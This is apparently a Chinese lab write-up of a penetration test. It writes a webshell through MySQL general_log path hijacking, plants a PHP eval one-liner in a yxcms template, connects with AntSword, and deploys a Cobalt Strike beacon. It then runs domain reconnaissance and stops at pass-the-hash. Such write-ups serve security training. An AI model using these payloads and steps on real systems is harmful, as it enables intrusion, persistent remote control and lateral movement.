点击 SQL,在里面输入 show variables like '%general%';

目的: **检查日志状态**

查看 MySQL 的**通用查询日志**是否开启，以及日志文件存放在服务器的哪个路径

第一行:检查是否启用通用查询日志

第二行:general_log_file C:\phpStudy\MySQL\data\stu1.log: 告诉我们，如果开启日志，

所有 SQL 查询都会被记录到这个绝对路径下的文件中

绝对路径:c://phpstudy/www

我们要启动查询日志:set global general_log="on";

更改绝对路径:

set global general_log_file="C:/phpstudy/www/newshell.php";

```
SET GLOBAL general_log_file = "C:/phpstudy/www/newshell.php"
```

在服务器 "localhost" 运行 SQL 查询:

```
1 set global general_log_file="C:/phpstudy/www/newshell.php";
```

再次 show variables like '%general%';

可以看到日志已经开启,而且路径已经改变.

您的 SQL 语句已成功运行

```
SHOW VARIABLES LIKE '%general%'
```

+ 选项


Variable_name	Value
general_log	ON
general_log_file	C:/phpstudy/www/newshell.php

查询结果选项

然后我们可以去 win7 查看日志

查看内容:

然后用蚁剑连接



在蚁剑终端输入命令,可知当前是管理员,就不用提权了.


```
C:\phpStudy\WWW> whoami
god\administrator

C:\phpStudy\WWW>
```

思路 3：newyxcms　数据库

后台地址请在网址后面加上/index.php?r=admin 进入

后台的用户名:admin;密码:123456




登录进去以后,我们在前段模版处新建一个,并写入一句话木马<?php @eval($_POST['cmd']); ?>


此时虽然写入了木马,但是他的绝对路径我们并不知道,就没办法通过 webshell 连接工具连接.

我们可以通过强大的字典扫出来,或者找网站源码

beifen.rar



解压可知,这是 yxcms 的源码,




在下列目录下找到(w s1 一个一个找的)

```
wangshengmei@Charlie default % pwd
/Users/wangshengmei/Desktop/yxcms/protected/apps/default/view/default
```


```
wangshengmei@Charlie default % ls
acomment.php            info.php                photo_content.php
arightCom.php           layout.php              photo_index.php
extend_guestbook.php    news_content.php        photo_indexp.php
extend_index.php        news_index.php          photo_pcontent.php
index_index.php         news_sortindex.php      prightCom.php
index_search.php        page_index.php
wangshengmei@Charlie default %
```

路径: `yxcms/protected/apps/default/view/default`

然后可以在 `win10` 里面用蚁剑连接


添加数据
添加
清空
测试连接
基础配置
URL地址 *
http://192.168.3.100/yxcms/protected/apps/default/view/default/newshel
连接密码 *
cmd
网站备注
编码设置
UTF8
连接类型
PHP
编码器
default (不推荐)
base64
chr

就成功了.


目录列表 (0)
C:/
phpStudy
WWW
yxcms
protected
apps
default
view
default
D:/
文件列表 (18)
新建
上层
刷新
主目录
书签
C:/phpStudy/WWW/yxcms/protected/apps/default/view/
读取
名称
日期
大小
属性
acomment.php 2013-08-20 01:46:43 2.8 Kb 0666
arightCom.php 2013-08-20 01:46:43 2.57 Kb 0666
extend_guestbook.php 2013-10-14 02:36:55 3.48 Kb 0666
extend_index.php 2013-08-20 01:46:43 4.49 Kb 0666
index_index.php 2013-08-20 01:46:43 6.93 Kb 0666
index_search.php 2013-11-20 19:19:31 1.08 Kb 0666
info.php 2013-08-20 01:46:43 91 b 0666
layout.php 2013-11-20 12:28:55 5.46 Kb 0666
news_content.php 2013-12-18 02:08:29 3.07 Kb 0666
news_index.php 2013-08-20 01:46:43 1.43 Kb 0666
news_sortindex.php 2013-11-07 04:28:17 3.48 Kb 0666
newshell.php 2025-09-25 11:07:13 30 b 0666
page_index.php 2013-08-20 01:46:43 698 b 0666
photo_content.php 2013-08-30 16:57:37 2.37 Kb 0666
photo_index.php 2013-08-20 01:46:43 1.38 Kb 0666
photo_indexp.php 2013-08-20 01:46:43 951 b 0666
photo_pcontent.php 2013-08-30 16:58:41 4.37 Kb 0666
prightCom.php 2013-08-20 01:46:43 1.72 Kb 0666
任务列表


实验:利用 win7 横向移动到域控

一.环境搭建


客户端:win10

服务端:kali

先打开服务端,



在客户端输入




二.生成并部署木马


在 Cobalt Strike 中创建一个 **HTTP 监听器**（Listener），端口为 80。


使用 **Windows EXE** 格式生成一个木马文件（Stager 或 Stageless），选择 x64 架构以兼容目标系统。

目的：通过生成的恶意可执行文件，在目标机器上建立远程控制通道（Beacon），实现持久化访问。




(我的端口用的是 80.忘记截图了)





三.执行木马并获取初始访问


将生成的 EXE 文件通过某种方式（如钓鱼邮件、漏洞利用等）投放到目标机器（Win10）上。
使用蚁剑连接并执行该木马，建立 Cobalt Strike Beacon 会话。
目的：获取对目标系统的初步控制权，为后续内网渗透做准备



四.内网信息收集

①shell net view /domain


输出显示存在域：GOD
目的：确认目标是否处于域环境中，便于后续进行域内攻击。



②shell ipconfig

获取目标机器的 IP 配置：


IPv4: 192.168.3.100
网关: 192.168.3.1
目的：了解目标在网络中的位置，判断其是否处于内网，并识别网段结构。




③net view

列出当前网络中的主机：

OTA（192.168.52.138）→ 可能是域控（PDC）
ROOT-TV1802UBEH（192.168.52.141）
STU1（192.168.3.100）→ 当前已控制的主机
目的：发现内网中其他活跃主机，识别潜在攻击目标（如域控、文件服务器等）。



输入完以后攻击目标就会多出了好多




五.横向移动

PTH 哈希传递

(哈希传递需要密码一致---->抓取密码的哈希值)

